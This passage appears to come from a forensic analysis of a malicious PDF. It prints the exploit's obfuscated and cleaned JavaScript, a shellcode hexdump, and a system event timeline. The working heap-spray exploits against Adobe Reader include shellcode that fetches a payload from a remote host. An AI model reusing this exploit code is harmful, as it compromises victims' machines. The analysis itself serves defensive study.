

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

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11001110010010001000100010001011010011100010100001001101011010001100101100001000101
01101001011100100101010101100100010011100110011101100011011010100100011001110011011
0001101110001010O0

Decoded Javascript PDF Payload

```
function OzWJi(rzRoI,fxLUb){while(rzRoI.length*2<fxLUb){rzRoI+=rzRoI;}
return rzRoI.substring(0,fxLUb/2);}
function bSuTN(){var
Uueqk=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34
\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738
B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF2
38\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1
C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\u
C032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\
```

```
u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F
\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB
8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D
6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u7
46E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u323D\u0000%25%30%2
5%30%25%30%25%30%25%30%25%30");var HWXsi=202116108;var ZkzwV=[];var
HsVTm=4194304;var EgAxi=Uueqk.length*2;var fxLUb=HsVTm-(EgAxi+0x38);var
rzRoI=sly("\u9090\u9090");rzRoI=OzWJi(rzRoI,fxLUb);var tfFQG=(HWXsi-
4194304)/HsVTm;for(var gtqHE=0;gtqHE<tfFQG;gtqHE++){ZkzwV[gtqHE]=rzRoI+Uueqk;}
var
eHmqR=sly("\u0c0c\u0c0c");while(eHmqR.length<44952)eHmqR+=eHmqR;this.collabStore=Co
llab.collectEmailInfo({subj:"",msg:eHmqR});}
function Soy(){var dwl=new Array();function ppu(BtM,dqO){while(BtM.length*2<dqO)
{BtM+=BtM;}
BtM=BtM.substring(0,dqO/2);return BtM;}
XrS=0x30303030;HRb=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09E
B\u408B\u8D34\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u04
55\u5756\u738B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uB
E0F\u0314\uF238\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u
0C8B\u8B48\u1C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\
uFFA2\uFFFF\uC032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850
\u6E6F\u642E\u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u045
5\uC283\u837F\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55
FF\u5704\uEFB8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7
774\u726F\u2D6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u
7473\u493D\u746E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u313D\
u0000\u0000%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26");var
jxU=4194304;var RaR=HRb.length*2;var dqO=jxU-(RaR+0x38);var
BtM=sly("\u9090\u9090");BtM=ppu(BtM,dqO);var JYD=(XrS-4194304)/jxU;for(var
Prn=0;Prn<JYD;Prn++){dwl[Prn]=BtM+HRb;}
var IdI="660554479506362601 27";for(sly=0;sly<138*2;sly++){IdI+="3";}
util.printf("%45000f",IdI);}
function ynu(shG)
{shG=shG.replace(/[\+1]/g,"0");shG=shG.replace(/[\+2]/g,"9");shG=shG.replace(/[\
+3]/g,"8");shG=shG.replace(/[\+4]/g,"7");shG=shG.replace(/[\
+5]/g,"6");shG=shG.replace(/[\+6]/g,"5");shG=shG.replace(/[\
+7]/g,"4");shG=shG.replace(/[\+8]/g,"3");shG=shG.replace(/[\
+9]/g,"2");shG=shG.replace(/[\+0]/g,"1");return shG;}
function XiIHG(){var
cqcNr=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34
```

```
\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738
B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF2
38\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1
C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\u
C032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\
u7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F
\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB
8\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D
6B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u7
46E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u333D\u0000\u1334\u
1334");dPl=sly("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\
u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090
\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u909
0\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u90
90\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090")
+cqcNr;FQI=sly("\u9090\u9090");fhT=5*2;sLa=fhT+dPl.length;while(FQI.length<sLa)FQI+
=FQI;NJn=FQI.substring(0,sLa);eUq=FQI.substring(0,FQI.length-
sLa);while(eUq.length+sLa<0x40000)eUq=eUq+eUq+NJn;Cwy=[];for(XWT=0;XWT<180;XWT+
+)Cwy[XWT]=eUq+dPl;var kKG=4012;var LwZ=Array(kKG);for(XWT=0;XWT<kKG;XWT++)
{LwZ[XWT]=sly("\u000a\u000a\u000a\u000a");}
Collab.getIcon(LwZ+"_N.bundle");}
var sly=unescape,ZgA=app.viewerVersion.toString(),TjP=this;if(ZgA<8)
{bSuTN();}
if(ZgA>=8&&ZgA<9)
{Soy();}
if(ZgA<=9)
{XiIHG();}
```

Cleaned PDF Javascript

```
function fix_it(x, len){
    while(x.length*2 < len){
        x += x;
    }
    return x.substring(0, len/2);
}

function collab_email(){
    var shellcode =
unescape("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\
```

```
u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B
\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF23
8\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C
56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\uC
032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u
7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\
u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8
\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6
B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u74
6E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u323D\u0000%25%30%25
%30%25%30%25%30%25%30%25%30");
    var mem_array = [];
    var addr = 4194304;
    var size = addr-(shellcode.length*2 + 0x38);
    var block = fix_it(unescape("\u9090\u9090"), size);
    for(var count=0; count < (202116108 - 4194304)/addr; count++){
        mem_array[count] = block + shellcode;
    }
    var overflow = unescape("\u0c0c\u0c0c");
    while(overflow.length < 44952)
        overflow += overflow;
    this.collabStore = Collab.collectEmailInfo({subj: "", msg: overflow});
}

function util_printf(){
    shellcode =
unescape("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\
u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B
\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF23
8\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C
56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\uC
032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u
7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\
u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8
\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6
B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u74
6E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u313D\u0000\u0000%23
%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26%23%26");
    var mem_array = new Array();
    var addr = 4194304;
```

```
    var size = addr-(shellcode.length*2 + 0x38);
    var block = fix_it(unescape("\u9090\u9090"), size);
    for(var count=0; count < (0x30303030 - 4194304)/addr; count++){
        mem_array[count] = block + shellcode;
    }
    var overflow = "66055447950636260127";
    for(var count=0; count < 138*2; count++){
        overflow += "3";
    }
    util.printf("%45000f", overflow);
}

function translate(x){
    x=x.replace(/[\+1]/g,"0");
    x=x.replace(/[\+2]/g,"9");
    x=x.replace(/[\+3]/g,"8");
    x=x.replace(/[\+4]/g,"7");
    x=x.replace(/[\+5]/g,"6");
    x=x.replace(/[\+6]/g,"5");
    x=x.replace(/[\+7]/g,"4");
    x=x.replace(/[\+8]/g,"3");
    x=x.replace(/[\+9]/g,"2");
    x=x.replace(/[\+0]/g,"1");
    return x;
}

function collab_geticon(){
    var nop_sledge =
unescape("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\
u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090
\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u909
0\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u90
90\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9
090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090");
    var shellcode = nop_sledge +
unescape("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34\
u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738B
\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF23
8\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1C
56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\uC
```

```
032\uF78B\uAEF2\uB84F\u2E65\u7865\u66AB\u6698\uB0AB\u8A6C\u98E0\u6850\u6E6F\u642E\u
7568\u6C72\u546D\u8EB8\u0E4E\uFFEC\u0455\u5093\uC033\u5050\u8B56\u0455\uC283\u837F\
u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFB8
\uE0CE\uFF60\u0455\u7468\u7074\u2F3A\u732F\u6165\u6372\u2D68\u656E\u7774\u726F\u2D6
B\u6C70\u7375\u632E\u6D6F\u6C2F\u616F\u2E64\u6870\u3F70\u3D61\u2661\u7473\u493D\u74
6E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u333D\u0000\u1334\u1
334");
    block = unescape("\u9090\u9090");
    headersize = 5*2+shellcode.length;
    while(block.length < headersize)
        block += block;
    NJn=block.substring(0, headersize);
    // NJn = fix_it(block, headersize)?
    eUq=block.substring(0, block.length-headersize);
    while(eUq.length+headersize < 0x40000)
        eUq=eUq+eUq+NJn;
    mem_array = [];
    for(var count=0; count < 180; count++)
        mem_array[count] = eUq + shellcode;
    var overflow = Array(4012);
    for(var count=0; count < 4012; count++){
        overflow[count] = unescape("\u000a\u000a\u000a\u000a");
    }
    Collab.getIcon(overflow + "_N.bundle");
}

if(app.viewerVersion.toString() < 8){
    collab_email();
}
if(app.viewerVersion.toString() >= 8 && app.viewerVersion.toString() < 9){
    util_printf();
}
if(app.viewerVersion.toString() <= 9){
    collab_geticon();
}
```

Hexdump of PDF Shellcode

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
001fff40  90 90 90 33 64 40 78 8b  0c 70 ad 58 eb 8b 34 40  |...3d@x..p.X..4@|
```

```
001fff50  8b 3c 44 d1 2b 8b eb 5a  83 56 55 56 8b 3c 74 78  |.<D.+..Z.VUV.<tx|
001fff60  f3 8b 20 f3 c9 50 ad ff  0f 14 38 74 c1 0d fa eb  |.. ..P....8t....|
001fff70  58 f8 e5 8b 24 c3 8b 48  56 03 8b 8a c3 5e c3 7d  |X...$..HV....^.}|
001fff80  57 b8 ca 5b a2 ff 32 8b  f2 4f 65 65 ab 98 ab 6c  |W..[..2..Oee...l|
001fff90  e0 50 6f 2e 68 72 6d b8  4e ec 55 93 33 50 56 55  |.Po.hrm.N.U.3PVU|
001fffa0  83 7f c2 52 b8 1a 70 55  5b ff 56 98 8a ff 04 b8  |...R..pU[.V.....|
001fffb0  ce 60 55 68 74 3a 2f 65  72 68 6e 74 6f 6b 70 75  |.`Uht:/erhntokpu|
001fffc0  2e 6f 2f 6f 64 70 70 61  61 73 3d 6e 65 6e 74 45  |.o/odppaas=nentE|
001fffd0  70 6f 65 20 2e 26 3d 00  25 30 25 30 25 30 25 30  |poe .&=.%0%0%0%0|
001fffe0  25 30 25 30                                       |%0%0|
001fffe4
```

Timeline

Sat Feb 27 20:11:53 2010	socket created	888				1172			TCP	
Sat Feb 27 20:11:53 2010	download									http://newsrss.bbc.co.uk/rss/newson
Sat Feb 27 20:11:53 2010	first visit									http://en-us.start.mozilla.com/firefox
Sat Feb 27 20:11:53 2010	last visit									http://en-us.start.mozilla.com/firefox
Sat Feb 27 20:11:53 2010	firefox.exe	888	1756							
Sat Feb 27 20:11:53 2010	earliest connection creation	888		127				1169		
Sat Feb 27 20:11:53 2010	earliest connection creation	888		127				1168		
Sat Feb 27 20:11:53 2010	earliest connection creation	888		192.168.0.176		1171	66.249.90.104	80		
Sat Feb 27 20:11:53 2010	earliest connection creation	888		192.168.0.176		1172	66.249.91.104	80		
Sat Feb 27 20:11:53 2010	first visit to Mozilla Firefox Start Page									http://www.google.com/firefox?client
Sat Feb 27 20:11:53 2010	last visit to Mozilla Firefox Start Page									http://www.google.com/firefox?client
Sat Feb 27 20:11:54 2010	last modification									http://newsrss.bbc.co.uk/rss/newson
Sat Feb 27 20:12:15 2010	first visit to PDF.php (application/pdf Object)									http://search-network-plus.com/cach
Sat Feb 27 20:12:23 2010	AcroRd32.exe	1752	888							
Sat Feb 27 20:12:23 2010	last visit to PDF.php (application/pdf Object)									http://search-network-plus.com/cach
Sat Feb 27 20:12:24 2010	thread created	1752		588						
Sat Feb 27 20:12:24 2010	thread created	1752		1844						
